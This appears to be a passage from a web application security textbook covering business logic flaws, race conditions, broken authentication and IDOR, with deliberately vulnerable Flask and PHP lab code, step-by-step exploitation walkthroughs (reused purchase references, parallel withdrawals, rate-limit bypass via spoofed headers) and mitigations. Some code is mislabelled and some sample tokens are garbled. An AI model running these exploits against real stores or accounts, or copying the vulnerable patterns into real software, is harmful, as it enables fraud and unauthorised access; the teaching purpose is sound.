Perform Initial Purchase: Navigate to the product purchase page and select a product (e.g., “Laptop”). Choose the quantity (e.g., 1) and proceed with checkout. Submit the order and note down the Reference Number (RefNum) generated by the system (e.g., REF123abc...).

Capture the RefNum: After the purchase is confirmed, copy the RefNum (REF123abc...) from the confirmation page or transaction log. This RefNum will be used in the next transaction to exploit the vulnerability.

Modify RefNum for New Purchase: Go back to the purchase page and select the same or a different product (e.g., “Smartphone”). In the Reference Number (RefNum) field, enter the same RefNum that was used in the initial purchase (e.g., REF123abc...). Do not submit a new or unique RefNum.

Submit the New Purchase: Submit the purchase request with the reused RefNum. The system processes the order without checking whether the RefNum has already been used. No additional charge is applied, and the second product is successfully purchased.

Verify Double Spending: Check the transaction log or your account balance. You'll see that the second product has been delivered, but no money has been deducted from your balance for the second transaction. The RefNum was reused to obtain an additional product without extra cost, successfully exploiting the double spending vulnerability.

Additional Business Logic Vulnerability Types

Beyond the examples you provided, here are some other common business logic vulnerabilities:

Gift Card Abuse: Abusing gift card functionalities to generate free credit or discounts.

Referral Code Exploitation: Exploiting referral programs to generate unlimited referrals or rewards.

Coupon Code Abuse: Using coupon codes multiple times or bypassing restrictions on coupon code eligibility.

Race Conditions: Manipulating concurrent transactions to achieve unintended results (e.g., withdrawing funds multiple times before the balance is updated).

Data Manipulation: Modifying data in transit to alter the price, quantity, or other attributes of a product or service.

Shipping and Billing Address Manipulation: Manipulating shipping or billing addresses to commit fraud.

Free or Discounted Items: Using flaws in an e-commerce platform to receive free or discounted items.

Understanding Race Condition

A Race Condition is a type of concurrency vulnerability that occurs when multiple threads or processes access and manipulate shared data concurrently, and the final outcome of the execution depends on the unpredictable order in which the accesses take place. In web applications, race conditions often arise in scenarios involving financial transactions, inventory management, or other state-changing operations where multiple requests can be processed simultaneously. The problem is that there's a "window of opportunity" where an attacker can exploit the timing to achieve unintended consequences.

Code Example (PHP - Vulnerable Bank Transfer):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir BusinessLogic; cd BusinessLogic
$ touch BLraceBandTransfer.php
```

Create a vulnerable code: BLraceBandTransfer.php

```
from flask import Flask, render_template_string, request, jsonify
import threading
import time

app = Flask(__name__)

# Initialize balances
balance = 100
secure_balance = 100

# Create locks
vulnerable_lock = threading.Lock() # Not used in vulnerable path
secure_lock = threading.Lock()

HTML_TEMPLATE = '''
<!DOCTYPE html>
<html>
<head>
    <title>Bank Account</title>
</head>
<body>
    <h1>Current Balance: {{ balance }}</h1>

    <h2>Manual Race Condition Exploit</h2>
    <label>Amount to withdraw:</label>
    <input type="number" id="amount" value="20"><br><br>

    <label>Number of parallel requests:</label>
```

```

<input type="number" id="count" value="5"><br><br>

<button onclick="exploit('/withdraw')">Exploit Vulnerable Withdraw</button>
<button onclick="exploit('/secure-withdraw')">Test Secure Withdraw</button>

<script>
function exploit(url) {
    const amount = parseInt(document.getElementById("amount").value);
    const count = parseInt(document.getElementById("count").value);

    for (let i = 0; i < count; i++) {
        fetch(url, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({ amount: amount }),
        })
        .then(response => {
            if (!response.ok) {
                return response.text().then(text => Promise.reject(text));
            }
            return response.text();
        })
        .then(data => console.log(data))
        .catch(error => console.error('Error:', error));
    }
}
</script>
</body>
</html>
'''

```

```

@app.route('/')
def index():
    return render_template_string(HTML_TEMPLATE, balance=balance)

# Vulnerable endpoint with error handling
@app.route('/withdraw', methods=['POST'])
def withdraw():
    global balance
    try:
        data = request.get_json()
        if not data or 'amount' not in data:
            return jsonify(error="Invalid request format"), 400

        amount = int(data['amount'])
        if amount <= 0:
            return jsonify(error="Invalid amount"), 400

        if balance >= amount:
            # Vulnerability window
            time.sleep(0.5)
            balance -= amount
            return jsonify(
                message=f"Withdrew ${amount}",
                balance=balance
            ), 200
        return jsonify(error="Insufficient funds"), 400

    except Exception as e:
        return jsonify(error=str(e)), 400

# Secure endpoint with error handling

```

```

@app.route('/secure-withdraw', methods=['POST'])
def secure_withdraw():
    global secure_balance
    try:
        data = request.get_json()
        if not data or 'amount' not in data:
            return jsonify(error="Invalid request format"), 400

        amount = int(data['amount'])
        if amount <= 0:
            return jsonify(error="Invalid amount"), 400

        with secure_lock:
            if secure_balance >= amount:
                time.sleep(0.5)
                secure_balance -= amount
                return jsonify(
                    message=f"[Secure] Withdrew ${amount}",
                    balance=secure_balance
                ), 200
            return jsonify(error="[Secure] Insufficient funds"), 400

    except Exception as e:
        return jsonify(error=str(e)), 400

if __name__ == '__main__':
    app.run(threaded=True, port=5000, debug=True)

```

Exploitation:

1. Run the app: `python app.py`
2. Open `http://victim.com:5000` in a browser.
3. Click the “Exploit Vulnerable Withdraw” button once after setting amount and request count.
4. In Burp Suite:
 - Turn on Intercept.
 - Capture the first request from the browser. (amount=80)
 - Right-click it > “Send to Repeater”.
5. In Repeater:
 - Create a tab group
 - Right Click on request and click on Duplicate
 - Change Send to Send Group in parallel for sending requests simultaneously
6. When sending requests, you see the both requests have 200 response code and the balance sets to **-60!**

Mitigation Techniques

Preventing business logic vulnerabilities requires a holistic approach that considers the entire application lifecycle:

Secure Design: Design the application with security in mind from the beginning. Carefully consider the business rules and workflows, and identify potential points of manipulation or abuse.

Input Validation: Validate all user input to ensure that it conforms to the expected format and range.

Authorization Checks: Implement robust authorization checks to ensure that users are only able to perform actions that they are authorized to perform.

Data Integrity: Protect the integrity of data by using strong encryption algorithms and digital signatures.

Error Handling: Implement proper error handling to prevent sensitive information from being disclosed to attackers.

Code Reviews: Conduct regular code reviews to identify potential vulnerabilities in the implementation of business rules.

Implement Rate Limiting: Rate Limit number of requests

Broken Authentication

Broken Authentication occurs when an application's mechanisms for verifying user identities are improperly implemented, allowing attackers to compromise accounts or impersonate other users. This may include vulnerabilities such as predictable login credentials, flawed session management, or insecure password recovery mechanisms. Exploiting broken authentication can lead to unauthorized access to sensitive data, privilege escalation, and complete account takeover. As authentication forms the first line of defense in securing web applications, how can developers design robust identity mechanisms that resist abuse, even under persistent and sophisticated attack attempts?

Understanding Authentication

Authentication is the process of verifying the identity of a user, device, or system. It confirms that an entity attempting to access a system or resource is who or what it claims to be. Authentication typically relies on credentials, such as usernames and passwords, biometric data, cryptographic keys, or other verification methods.

Traditional vs Modern Authentication Models

There are several authentication models or schemes available. Small companies can often choose the most suitable approach, while larger organizations may be compelled to implement newer technologies alongside existing ones.

Authentication Class: The term "authentication class" refers to a categorization system for authentication methods:

Single-Factor Authentication (SFA): Requires only one type of credential for verification, such as a password, PIN, or security question.

Multi-Factor Authentication (MFA): Requires two or more distinct authentication factors for verification, typically combining something the user knows (e.g., password), something they has (e.g., security token), and/or something they are (e.g., biometric data).

Biometric Authentication: Relies on unique biological characteristics of individuals for verification, such as fingerprints, facial features, iris patterns, or voice recognition.

Token-Based Authentication: Uses physical or virtual tokens (e.g., smart cards, security tokens, mobile apps) to generate one-time passwords (OTPs) or cryptographic signatures for verification.

Certificate-Based Authentication: Uses digital certificates issued by a trusted authority to verify the identity of users or systems.

Authentication Parts in Web Applications:

Registration: Allows users to create accounts by providing personal information (e.g., username, email, password).

Login Mechanism: Verifies user credentials (e.g., username and password) to grant access to the application.

Forget Password: Enables users to retrieve or reset their passwords if they are forgotten.

Two-Factor Authentication (2FA): Provides an extra layer of security by requiring a second authentication factor in addition to the user's primary credentials.

Authentication Mechanisms in HTTP

HTTP is a stateless protocol, meaning that the server does not automatically retain information about past client requests. To maintain user sessions and authentication state, web applications must rely on mechanisms to identify users across multiple requests.

Where Web Applications Save Information on Browsers?

Web applications typically store user-related information in the following locations on the client-side:

- **Cookies:** Small text files that are stored by the browser and can be accessed by the server.
- **LocalStorage:** A web storage API that allows web applications to store data locally within the user's browser with no expiration date.
- **SessionStorage:** A web storage API that allows web applications to store data locally within the user's browser for the duration of a session.
- **HTML Source Code (Less Common, Insecure):** Embedding sensitive information directly in the HTML source code (e.g., in hidden form fields or JavaScript variables) is highly discouraged due to security risks.

Key Points:

- The authentication state is maintained by the browser using one of these mechanisms.
- The specifics of how authentication is handled do not matter as long as the state is properly tracked and secured.

Cookies and Sessions in Authentication

Cookies and sessions are two fundamental mechanisms used by web applications to manage and maintain user authentication and personalization across multiple interactions.

Cookies are small text files that a web application stores directly on the user's computer. They are typically used to remember user-specific information such as login credentials, site preferences, or the contents of a shopping cart. Since cookies are automatically included with each HTTP request sent to the server, they allow the application to recognize returning users and maintain continuity between browsing sessions.

On the other hand, sessions provide a way for web applications to store user information across multiple requests, but crucially, this data is maintained on the server-side. When a session is created, the server generates a unique session ID, which is then stored in a cookie on the user's browser. During subsequent requests, the application reads this session ID from the cookie to retrieve the associated user data from the server, ensuring that sensitive information remains protected and is not exposed to the client.

The primary distinction between the two lies in where and how they are managed. Cookies are handled entirely by the web application, meaning the data is stored and managed on the client side within the user's browser. Sessions, however, are managed by the web server, with the actual user data residing securely on the server while the client holds only a reference (the session ID). This difference has important implications for both security and performance, with sessions generally offering enhanced protection for sensitive data, while cookies provide lightweight, client-side storage for less critical information.

Authentication based on cookies is a widely used method for managing user sessions and maintaining authentication state across web applications. In this approach, authentication information can be stored in various ways: directly in cookies, in server-side sessions, or through a combination of both. When using only cookies, the authentication data resides entirely on the client-side, whereas using sessions involves storing the state server-side and referencing it through a session identifier stored in a cookie. A combination of both methods is often used to balance security and convenience.

The security of authentication cookies is fundamental to the overall safety of the application. Proper implementation is crucial to prevent serious attacks such as session hijacking, where an attacker steals or manipulates a valid session cookie to impersonate a user. Additionally, web applications must take extra measures to defend against Cross-Site Request Forgery (CSRF) attacks. Since cookies are automatically included in requests by browsers, malicious sites can potentially exploit this behavior unless appropriate protections, like CSRF tokens and same-site cookie attributes, are in place.

A commonly adopted strategy involves maintaining the authentication state in the server-side session, which is verified on every incoming request to ensure validity. Alongside this, a "remember me" token can be stored in the client-side cookie. This token is typically checked only when the session has expired or is not present, allowing users to remain logged in over longer periods without frequent re-authentication. This hybrid approach balances usability with security, providing a smoother user experience while still ensuring that sensitive authentication processes remain robust.

Authentication Based on Tokens (JWT)

JWT (JSON Web Token) is a compact and self-contained method for securely transmitting information between parties in the form of a JSON object. It encapsulates the data and cryptographic signature within the token itself, allowing the recipient to verify the integrity and authenticity of the information without needing to reference an external store. This makes JWTs particularly useful for authentication and authorization processes in modern web applications.

One of the core advantages of JWT is that no information is stored server-side. Since the token carries all the necessary data, the server does not need to maintain session information, making JWT-based authentication entirely stateless. This stateless nature significantly enhances scalability, especially for distributed systems, as there's no dependency on server-side session storage or databases to track user sessions.

The statelessness of JWT also eliminates the need for sticky sessions in load-balanced environments. Sticky sessions tie a user to a specific server to maintain session continuity, which can complicate scaling and reduce flexibility. With JWT, any server can handle incoming requests, since the token contains all required user context, thereby simplifying infrastructure and improving reliability.

Furthermore, JWT offers excellent extensibility, making it easy to integrate with multiple platforms and domains. This flexibility supports advanced use cases such as Friend of a Friend (Foaf) relationships and fine-grained permissions management. Developers can embed additional claims and metadata within the token to implement complex access control mechanisms, enabling seamless interoperability across diverse systems and services.

Important Note: CORS and CSRF are distinct vulnerabilities and are not directly caused by the use of JWTs. However, improper implementation of CORS or insufficient CSRF protection can still create security risks.

Setting Cookie Types (PHP)

```
<!DOCTYPE html>
<html>
<head>
    <title>Authentication</title>
</head>
<body>
<?php
    $result = "Result will be shown here";
    if(isset($_POST['set_cookie'])) {
        setcookie("c_test", "cookie1234", time() + (86400 * 30), "/", "localhost", true, \
true);
        $result = $_COOKIE['c_test'];
    }

    if(isset($_POST['set_session'])) {
        session_start();
        $_SESSION["username"] = "admin";
```

```

        $result = $_SESSION['username'];
    }

    if(isset($_POST['set_localstorage'])) {
        echo '<script>localStorage.setItem("ls_test", "ls_1234");</script>';
        $result = "<script>document.getElementById('res').innerText = localStorage['ls_te\
st'];</script>";
    }

    if(isset($_POST['set_sessionstorage'])) {
        echo '<script>sessionStorage.setItem("ss_test", "ss_1234");</script>';
        $result = "<script>document.getElementById('res').innerText = sessionStorage['ss_\
test'];</script>";
    }
?>
<h2>Please Click following buttons</h2>
<hr>
<form action="" method="post">
    <input type="submit" value="cookie" name="set_cookie">
    <input type="submit" value="Session" name="set_session">
    <input type="submit" value="LocalStorage" name="set_localstorage">
    <input type="submit" value="SessionStorage" name="set_sessionstorage">
</form>
<hr>
<h3 id="res"><?php print $result;?></h3>
</body>
</html>

```

Common Authentication Vulnerabilities

Improper Token Generation: Tokens generated without sufficient entropy or randomness are easier to guess or brute-force. Weak random number generators can lead to predictable tokens. For example, a password reset token generated using `uniqid()` (which relies on the current microtime) was predictable.

Exploit:

- Request multiple tokens and observe the pattern (e.g., sequential increases)
- Predict future tokens using the same algorithm.

Insecure Email Verification: Vulnerabilities in the email verification process can allow attackers to bypass verification and create unauthorized accounts. For example, lack of rate limiting on verification code requests. For example, A ride-sharing app allowed users to bypass email verification by reusing a verification code after it was already used.

Vulnerable Flow:

1. User requests code → receives 1234.
2. User verifies with 1234 → marked as verified.
3. Attacker reuses 1234 for another account.

Weak Password Reset Mechanisms: Predictable reset links or codes can allow attackers to reset passwords for other accounts. Reset links that do not expire after a reasonable time or can be reused pose a security risk. For example, A social media platform generated reset

tokens using `md5(email + strtotime('today'))`, allowing attackers to reset passwords by guessing the date.

Insecure Magic Links: Magic links (one-time login links) can be vulnerable if they lack proper validation or are not sufficiently protected. Attackers may tamper with the link's parameters to gain unauthorized access. A note-taking app used unsigned JWT tokens for magic links, allowing tampering:

```
// Unsigned JWT token
$token = base64_encode(json_encode(['user_id' => 123, 'exp' => time() + 3600]));
```

Exploit: Decode the token, change `user_id` to another user, and re-encode.

Two-Factor Authentication (2FA) Flaws: Vulnerabilities in the recovery or reset process for second-factor devices can compromise 2FA security. SMS-based 2FA is particularly vulnerable to interception or SIM swapping attacks. For example, A banking app allowed unlimited 2FA retries and reused the same code for 10 minutes.

One-Time Password (OTP) Flaws: Weak key generation, lack of proper entropy, or predictable OTP generation can make OTP systems vulnerable to brute-force attacks. For example, a crypto exchange used a 30-minute window for TOTP codes, allowing attackers to reuse old codes.

```
// TOTP validity window too long
$valid = ($otp === generate_totp($secret, floor(time() / 1800))); // 30-minute window
```

Exploit: Capture a valid OTP and reuse it within 30 minutes.

Weak Passwords: Passwords that are easy to guess are a significant vulnerability. Attackers can use brute-force attacks or password dictionaries to guess weak passwords. For example, A government portal allowed passwords like Password123 and stored them as unsalted MD5 hashes.

User Enumeration:

- A badly designed system can reveal sensitive information even if wrong credentials have been inserted
- For example, a web application could reveal information about the existence of a user.
- Usernames are half of what is needed to login.
 - Login for user foo: invalid password
 - Login failed, invalid user ID
 - Login failed; account disabled
 - Login failed; this user is not active
- Sometime we can enumerate user via response time (Timing attack)
 - User does not exist in the DB: show error + abort
 - User exists in the DB: retrieve user, calculate password, check if the password matches

For example, A healthcare API returned HTTP 200 with {"error": "Invalid password"} for valid users and HTTP 404 for invalid users.

```
$ curl -X POST https://api.healthcare.com/login -d '{"user":"admin"}'  
# Response: 200 OK → User exists
```

Bypassing rate limiter: A weak design rate limiter can help attackers brute-forcing other users passwords. For example, a fintech app rate-limited by IP but allowed X-Forwarded-For spoofing.

```
$ curl -H "X-Forwarded-For: 1.2.3.4" http://fintech.com/login  
# Change IP for each request
```

Session not timeout: If sessions not timeout after long periods of inactivity, attacker can use old cookie. For example, an e-commerce site set session cookies to expire in 10 years with no server-side invalidation.

Exploit: Steal cookies via XSS and reuse them indefinitely.

Lack of account lockout: By trying passwords many times, the attacker must be lockout. For example, a VPN service allowed unlimited password guesses, leading to credential stuffing attacks.

Introduction to Cryptography

The primary goal of cryptography is to ensure that private messages or sensitive information can be securely transmitted from the sender to the intended recipient, without the risk of interception or comprehension by any unauthorized party. It serves as a vital pillar of digital security, protecting communications, data storage, and transactions from potential breaches and unauthorized access.

At the heart of cryptographic processes is plaintext, which refers to the original, human-readable message or data. Before transmission or storage, this plaintext undergoes encryption—a process that employs complex mathematical algorithms to convert the readable text into an unreadable format known as ciphertext. This transformation ensures that, even if the data is intercepted, it remains unintelligible to anyone lacking the proper means to decode it.

To perform encryption and decryption, cryptography relies on a key, which is a secret value that guides the algorithm in encoding or decoding the data. The strength and secrecy of the key are critical to the security of the encrypted information; only parties with access to the correct key can successfully interpret the message.

The final step in the cryptographic process is decryption, where the ciphertext is transformed back into its original plaintext form using the corresponding key. This allows the intended recipient to access the original message, ensuring confidentiality and integrity while keeping the data secure from unauthorized exposure throughout its journey.

Comparing Symmetric and Asymmetric Cryptography

Symmetric-key encryption, also known as single-key encryption, involves using the same secret key for both the encryption and decryption processes. Algorithms like AES (Advanced Encryption Standard) fall under this category. Because both parties need access to the same key, symmetric encryption is known for its speed and efficiency, making it ideal for encrypting large volumes of data. However, one of its main challenges lies in the secure exchange of the key itself. If the key is intercepted during transmission, the security of the entire communication is compromised.

In contrast, asymmetric-key encryption—or pair-key encryption—utilizes two distinct keys: a public key for encryption and a private key for decryption. Well-known algorithms like RSA rely on this model. The public key can be shared openly, while the private key remains confidential. This setup greatly enhances the security of the key exchange process, as sensitive data can be encrypted by anyone using the public key, but only the holder of the private key can decrypt it. Although this method provides stronger safeguards for key distribution, it generally operates at a slower speed compared to symmetric encryption, making it less suitable for encrypting large datasets.

Hashing serves a different purpose from encryption. It is a one-way function that transforms any given input into a fixed-size hash value, which cannot feasibly be reversed to retrieve the original data. Hashing is widely used for securely storing passwords, verifying data integrity, and other security-focused applications. Algorithms such as MD5, SHA-256, SHA-512, and bcrypt are popular examples. Unlike encryption, hashing does not involve decryption; instead, it allows systems to compare hashes to validate data authenticity, providing a robust defense against tampering and unauthorized access.

Understanding Data Encoding

In computers, encoding refers to the process of converting a sequence of characters, symbols, or data into a specialized format that allows for efficient transmission, storage, and processing. Since computers operate using binary data (combinations of 0s and 1s), encoding plays a crucial role in representing human-readable information, such as text, images, and sounds, in a way that machines can understand and manipulate.

Text encoding, for example, transforms characters into numerical values according to a specific standard, such as ASCII, UTF-8, or UTF-16. These encoding schemes ensure that text data can be consistently read and interpreted across different systems and platforms, preventing issues like character corruption or misinterpretation. UTF-8, in particular, has become the most widely used encoding for web content because of its ability to represent a vast range of characters from different languages and symbol sets while maintaining backward compatibility with ASCII.

Encoding is also essential beyond text processing. In multimedia, encoding formats like JPEG for images, MP3 for audio, and H.264 for video compress data to make it more suitable for storage and streaming over the internet. Similarly, data transmission protocols

rely on encoding to ensure information is transferred accurately and efficiently between devices, often including mechanisms for error detection and correction.

It's important to distinguish encoding from encryption and hashing. Unlike encryption, which aims to hide the meaning of data, or hashing, which generates a fixed-size representation of data for verification, encoding is not intended to provide security. Instead, its primary purpose is to format data for compatibility and efficiency. However, encoding is foundational to virtually all digital communication and storage systems, ensuring that data remains usable and accessible across diverse technologies.

Secure Storage Methods for User Passwords

Secure password storage is essential to prevent attackers from accessing user passwords even if the database is compromised.

Principles:

Hashing: Passwords must be hashed using a strong hashing algorithm (e.g., bcrypt, Argon2) before being stored in the database.

Salting: Add a unique, random salt to each password before hashing. This prevents attackers from using precomputed rainbow tables to crack the passwords.

Key Stretching: Apply multiple iterations of the hashing algorithm to increase the computational cost of password cracking.

Example (Hashing and Salting with PHP):

```
<?php
// Generate a random salt
$salt = bin2hex(random_bytes(16));

// Hash the password with the salt
$password = $_POST['password'];
$hashedPassword = password_hash($password . $salt, PASSWORD_BCRYPT);

// Store the salt and hashed password in the database
// ...
?>
```

Why Salting Matters:

- **Prevents rainbow table attacks:** Attackers cannot use precomputed tables to crack the passwords.
- **Ensures that the same passwords do not have the same hashes:** This makes it more difficult for attackers to identify common passwords.
- **Increases the time required to crack each password:** Attackers must perform a brute-force attack on each password individually.

The Dangers of Using Weak Crypto Keys

Some sites or frameworks use encryption in cookies. If the encryption key is compromised or cracked, the Cookies can be modified. Sometimes, modifying the Cookies will result in more severe vulnerabilities such as RCE. For example, Laravel uses Cookie encryption to maintain confidentiality and integrity.

```
eyJpdiI6I1poRFFcL0)2azdcLOYx0WAYqKI4VTItQT0IIiwidmFsdWUi0iISUCtib112VIVHTWxzcdtMEDtW11VN\
WEWXC8yZUlyYVwvYzN4OU5UNjZIRVK@YmQSDHIRTtdTVXNVWWhXbDLnVDg3cjIweVdhY3RrSThYRW1CVLY3MWRNPT
OLLCitYWMi0iIzMzM1M2Q2Y2EQYTBKYjQwOWFmMNGMSZWnmMjBiNjIZN2Y3YWYXNjFjMWMXNzhjNz1iIn@==
```

JWT is another example, a compact way for securely transmitting information between parties as a JSON object, it maintains integrity

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6I1lhc2hhciBTaGFo\
aw56YWRLaCisImIhdCIGMTUXNIZ0TAYMn@.x07bp6ITIjeat6CNFjyg@TDQWTu@-WIr5axs9IXa2BKI
```

Django framework is another example, it uses Cookie encryption to maintain confidentiality and integrity

```
gAWVGGAIAAAAAAAAAABILTWKdGYZdGNvD2tpZZSMBndvemt1ZIRzLg:1055hB:mKTGAs6reXv3Znje@8Fmy_t1sh5SD4n\
heT-NdBonjof4
```

Mitigation Techniques

To prevent broken authentication vulnerabilities, implement the following security measures:

Enforce Strong Password Policies: Require users to create strong passwords that are at least 12 characters long and include a mix of uppercase and lowercase letters, numbers, and symbols.

Implement Multi-Factor Authentication (MFA): Use MFA to provide an extra layer of security and prevent unauthorized access.

Use Strong Hashing Algorithms: Use a strong hashing algorithm (e.g., bcrypt, Argon2) to store user passwords securely.

Salt Passwords: Add a unique, random salt to each password before hashing.

Implement Account Lockout: Implement account lockout policies to prevent brute-force attacks.

Implement Rate Limiting: Rate limit login attempts to prevent brute-force attacks.

Use CSRF Protection: Implement CSRF tokens or SameSite cookies to prevent cross-site request forgery attacks.

Enforce Session Management Controls: Implement strong session management controls, including session timeouts, session invalidation, and session hijacking detection.

Use Cryptographically Secure Random Number Generators: Use cryptographically secure random number generators (CSRNGs) to generate session IDs, password reset tokens, and other security-sensitive values.

Validate and Sanitize User Input: Carefully validate and sanitize all user input to prevent injection attacks.

Broken Access Control

Broken Access Control occurs when applications fail to enforce restrictions on what authenticated users are allowed to do, enabling attackers to gain unauthorized access to sensitive data or perform actions beyond their privileges. This vulnerability can manifest in various forms, such as horizontal privilege escalation (accessing another user's data), vertical privilege escalation (gaining admin-level access), or insecure direct object references (IDOR). Often stemming from flawed authorization logic or missing checks, broken access control is consistently ranked among the most critical web application risks. In systems where roles, permissions, and resources intersect in complex ways, how can developers ensure that users can do only what they're truly allowed to?

Understanding Broken Access Control?

Broken Access Control (BAC) refers to a class of security vulnerabilities where an application fails to properly enforce restrictions on authenticated users. As a result, attackers may bypass authorization checks and gain access to data or functionality they are not permitted to use.

This vulnerability is consistently ranked among the top risks in the OWASP Top Ten, emphasizing the importance of implementing strict and consistent access control mechanisms.

Common Examples of Broken Access Control:

- **Insecure Direct Object References (IDOR):** The application exposes internal identifiers (e.g., user IDs, document IDs) without verifying whether the current user has access to the referenced object. This allows attackers to manipulate identifiers and access unauthorized resources.
- **Missing Function-Level Access Control:** Occurs when the application fails to enforce role or permission checks at the backend for sensitive operations (e.g., invoking admin-only endpoints directly).
- **Failure to Enforce Authorization Policies:** A general lack of permission validation, often resulting in users performing actions they are not explicitly allowed to — sometimes referred to as improper authorization.

Understanding Access Control Concepts

To prevent Broken Access Control, it's essential to understand the foundational concepts:

- **Access Control:** Governs which users can access which resources or perform specific actions, based on rules such as roles, attributes, or policies.

- **Authentication:** The process of verifying the identity of a user or system (covered in the previous chapter).
- **Authorization:** Determines what actions an authenticated user is permitted to perform within the application.

Key Distinctions:

Improper Access Control: Refers to weaknesses in enforcing access restrictions at the application level. For example, an attacker might gain access to an admin panel that should be off-limits.

Improper Authorization: Involves failing to validate whether a user has the required permissions for a specific action. A user might be able to edit another user's data due to missing or weak permission checks.

IDOR (Insecure Direct Object Reference): A specific form of Broken Access Control where access to objects (files, records, etc.) is controlled only by changing an identifier in the request — often without any authorization check.

Simple Scenarios:

Improper Access Control: A standard user accesses the admin dashboard and modifies other users' accounts because the application does not restrict access based on roles.

Improper Authorization: A user inside the admin panel is able to change another user's role to "super admin" even though their own role lacks such privileges.

IDOR: An attacker retrieves another user's invoice by changing the URL from `/invoice/1001` to `/invoice/1002` without any authorization enforcement on the backend.

The Difference Between Authentication and Authorization

Authentication and authorization are two different steps in the security process, and it's important not to mix them up.

Authentication is about confirming who you are. When you log in with your username and password, the system checks if your credentials match. If they do, you're authenticated — the system now knows you are who you say you are.

Authorization comes after authentication. It decides what you can do once you're logged in. For example, can you view only your own profile, or can you also access admin pages or other users' data? That's what authorization controls.

Why This Matters?

Broken Access Control happens when the system makes a mistake during the authorization step. Even if you're logged in properly (authenticated), the application might still let you do

things you're not supposed to do. For example, imagine you're a regular user but you can open an admin page just by typing the URL — that means the system isn't checking your permissions correctly. In short:

- Authentication = "Who are you?"
- Authorization = "What are you allowed to do?"
- Broken Access Control = "You're doing things you shouldn't be allowed to do!"

Understanding IDOR and its Risks

Insecure Direct Object References (IDOR) are a common type of access control vulnerability that occurs when an application exposes internal object identifiers (such as database record IDs, file names, or keys) through user input — without enforcing proper authorization checks. This allows attackers to manipulate the identifiers and access unauthorized resources.

The Simplest Example

```
http://victim.com/page?invoice=15122
```

In this scenario, the application retrieves an invoice using a query parameter. If it does not verify whether the user has permission to view invoice 15122, an attacker could easily modify the parameter:

```
http://victim.com/page?invoice=15123
# Should return 403 - Forbidden if unauthorized, 200 - OK if authorized
```

Attacking Flow

- Identify a parameter tied to user-owned data (e.g., invoice, user_id, file_id).
- Modify the value to reference an object owned by another user.
- Observe the result — if access is granted without authorization, the system is vulnerable.

Building a Simple IDOR Lab

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir -p BAcontrol/IDOReasy; cd BAcontrol/IDOReasy
$ php -S 0:80
```

Create users.json (Our Fake Database)

```
[
  {"id": 1, "username": "alice", "email": "alice@example.com", "password": "alicepass"},
  {"id": 2, "username": "bob", "email": "bob@example.com", "password": "bobpass"},
]
```

```
    {"id": 3, "username": "charlie", "email": "charlie@example.com", "password": "charlie\pass"}
  ]
}
```

Create config.php (Helper to Read JSON)

```
<?php
function getUsers() {
    return json_decode(file_get_contents('users.json'), true);
}
?>
```

Create login.php (Login System)

```
<?php
session_start();
require 'config.php';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $users = getUsers();

    foreach ($users as $user) {
        if ($user['username'] === $username && $user['password'] === $password) {
            $_SESSION['user_id'] = $user['id'];
            header("Location: profile.php?user_id=" . $user['id']);
            exit();
        }
    }

    echo "Invalid username or password.";
}
?>

<form method="POST">
    <label>Username: <input type="text" name="username"></label><br>
    <label>Password: <input type="password" name="password"></label><br>
    <button type="submit">Login</button>
</form>
```

Create profile.php (Vulnerable to IDOR)

```
<?php
session_start();
require 'config.php';

if (!isset($_SESSION['user_id'])) {
    die("Access denied. Please <a href='login.php'>login</a>.");
}

$user_id = $_GET['user_id'];
$users = getUsers();

foreach ($users as $user) {
    if ($user['id'] == $user_id) {
        echo "ID: " . htmlspecialchars($user['id']) . "<br>";
        echo "Username: " . htmlspecialchars($user['username']) . "<br>";
    }
}
```

```
        echo "Email: " . htmlspecialchars($user['email']) . "<br>";
        exit();
    }
}

echo "User not found.";
?>
```

How to Exploit the IDOR Vulnerability:

1. Login as Alice (alice/alicepass)
2. Redirects to profile.php?user_id=1
3. Change ?user_id=1 to ?user_id=2
4. Alice can now see Bob's profile

Exploiting IDOR in Ticket Systems

A website has a support ticket system:

- **Users can access their tickets via:** GET /tickets (loads all tickets)
- **Users can view ticket details via:** GET /tickets?tid=546 (loads ticket number 546 information)

The application correctly returns a 403 Forbidden error if a user tries to access a ticket that does not belong to them. But the vulnerability appears on posting on a ticket where the ID is accepted:

```
POST /tickets?tid=546
...
message=hello&op=addTicketReply&id=582443
```

Note: id is the new ticket being replied to Changing id in the body leads to the attacker replying to other users' tickets and potentially disclosing sensitive information.

Lab setup:

Install requirements

```
$ sudo apt update; sudo apt install python3-pip
$ mkdir -p BAcontrol/IDORTicket; cd BAcontrol/IDORTicket
$ pip install flask --b
```

Create vulnerable code: app.py

```
from flask import Flask, request, render_template_string, abort, redirect, url_for, session

app = Flask(__name__)
app.secret_key = 'supersecretkey' # Needed for session management
```

```

# Simulated user database (username: password)
users = {
    "alice": "alice", # user1: alice
    "bob": "bob"
}

# Simulated ticket "database"
# Ticket 546 is owned by alice; ticket 582443 is owned by bob.
tickets = {
    "546": {"owner": "alice", "subject": "Issue with login", "replies": []},
    "582443": {"owner": "bob", "subject": "Payment problem", "replies": []},
}

# ----- Templates -----

# Login page template.
login_template = """
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
</head>
<body>
    <h1>Login</h1>
    {% if error %}
    <p style="color: red;">{{ error }}</p>
    {% endif %}
    <form method="POST" action="{{ url_for('login') }}">
        <label for="username">Username:</label>
        <input type="text" name="username" required><br>
        <label for="password">Password:</label>
        <input type="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>
"""

# Template for listing tickets.
list_template = """
<!DOCTYPE html>
<html>
<head>
    <title>Your Tickets</title>
</head>
<body>
    <h1>Tickets for {{ username }}</h1>
    <ul>
    {% for tid, ticket in tickets.items() %}
        {% if ticket.owner == username %}
        <li>
            <a href="/tickets?tid={{ tid }}">
                Ticket #{{ tid }}: {{ ticket.subject }}
            </a>
        </li>
        {% endif %}
    {% endfor %}
    </ul>
    <p><a href="{{ url_for('logout') }}">Logout</a></p>
</body>
</html>
"""

# Template for displaying ticket details and a reply form.

```



```

# The form includes an "id" field that can be modified by an attacker.
detail_template = """
<!DOCTYPE html>
<html>
<head>
    <title>Ticket #{{ tid }}</title>
</head>
<body>
